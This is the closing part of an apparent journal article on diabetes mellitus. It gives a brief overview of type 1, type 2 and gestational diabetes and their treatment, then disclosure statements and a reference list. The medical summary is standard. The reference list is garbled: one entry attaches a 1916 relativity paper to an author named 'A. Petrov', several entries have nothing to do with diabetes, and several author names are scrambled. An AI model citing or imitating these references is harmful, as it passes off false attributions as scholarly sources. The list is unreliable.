Diabetes is due to either the pancreas not producing enough insulin or the cells of the body not responding properly to the insulin produced. There are three main types of diabetes mellitus:

1. Type 1 DM results from the pancreas's failure to produce enough insulin. This form was previously referred to as "insulin-dependent diabetes mellitus" (IDDM) or "juvenile diabetes". The cause is unknown.
2. Type 2 DM begins with insulin resistance, a condition in which cells fail to respond to insulin properly. As the disease progresses a lack of insulin may also develop. [6] This form was previously referred to as "non-insulin-dependent diabetes mellitus" (NIDDM) or "adult-onset diabetes". The most common cause is excessive body weight and insufficient exercise.
3. Gestational diabetes is the third main form, and occurs when pregnant women without a previous history of diabetes develop high blood sugar levels.

Prevention and treatment involve maintaining a healthy diet, regular physical exercise, a normal body weight, and avoiding use of tobacco. Control of blood pressure and maintaining proper foot care are important for people with the disease. Type 1 DM must be managed with insulin injections. Type 2 DM may

be treated with medications with or without insulin. Insulin and some oral medications can cause low blood sugar. [8] Weight loss surgery in those with obesity is sometimes an effective measure in those with type 2 DM.[7] Gestational diabetes usually resolves after the birth of the baby.[9]

CONFLICT OF INTEREST

There is no conflict of interest.

ACKNOWLEDGEMENTS

The work is performed according to the Russian Government Program of Competitive Growth of Kazan Federal University.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Dedov II, Shestakova MV, Yu A, Mayorov. [2017] Algorithms of specialized medical care by sick diabetes, PRINT Unitary Enterprise, 112. A. Petrov, General theory of relativity, Annalen der Physik. 49(7):769–822, 1916.
- [2] Vos T, Flaxman AD, Naghavi M, et al. [2012] Years lived with disability (YLDs) for 1160 sequelae of 289 diseases and injuries 1990–2010: a systematic analysis for the Global Burden of Disease Study 2010. Lancet. 380(9859): 2163–2196.
- [3] D. Shiffman “The Nature of code”
- [4] Lambert M, Surhone, Mariam T, Tennoe, Susan F, Hensonow. [2011] Softmax activation function. 124.
- [5] Diabetes Fact sheet N° 312. WHO. October 2013. Archived from the original on 26 August 2013. Retrieved 25 March 2014.
- [6] Bb Tripathy, Hemraj B Chandalia, Ashok Kumar Das. [2012] RSSDI Textbook of Diabetes Mellitus, JP Medical Ltd. 1334.
- [7] Picot J, Jones J, Colquitt JL, Gospodarevskaya E, Loveman E, Baxter L, Clegg AJ [2009] The clinical effectiveness and cost-effectiveness of bariatric (weight loss) surgery for obesity: a systematic review and economic evaluation. Health Technology Assessment (Winchester, England). 13(41):1–190, 215–357, iii–iv. doi:10.3310/hta13410. PMID 19726018.
- [8] Rippe, edited by Richard S, Irwin, James M. [2010] Manual of intensive care medicine (5th ed.). Wolters Kluwer Health/Lippincott Williams & Wilkins. ISBN 9780781799928. Archived from the original on 26 October 2015. 549.
- [9] Cash Jill. [2014] Family Practice Guidelines (3rd ed.). Springer. 396. ISBN 9780826168757. Archived from the original on 31 October 2015.
- [10] Uosser men F. [1992] Neyrokomyuternaya of the technician: Theory and practice. 184.